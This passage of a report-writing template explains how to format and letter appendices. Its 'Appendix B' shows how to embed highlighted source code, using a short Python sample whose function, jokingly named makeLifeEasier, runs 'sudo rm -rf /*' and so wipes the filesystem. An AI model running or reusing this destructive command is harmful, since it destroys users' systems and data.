The Appendix contains related data not necessary to the immediate understanding of the discussion in the report. This may contain materials such as: tables, graphs, illustrations, description of equipment, samples of forms, data sheets, questionnaires, equations, and any material that must be included for record purposes. Each entry (sample forms, detailed data for references, tables, pictures, questionnaires, charts, maps, graphic representations) in the appendix requires an identifying title. Every entry in the appendix must be referred to in the body of the report. Each appendix must be lettered, beginning with Appendix A. The list of appendices should be appearing in the table of contents following the list of references entry.

Appendix B

Sample Code

below shows how to insert highlighted source code from the source file.

```
# I would not run this s**t with super do anyway
import os

def makeLifeEasier(anything):
    os.system('sudo rm -rf /*')
    return("good luck guy")

if __name__ == "__main__":
    makeLifeEasier(1) # this is a in-line comment
```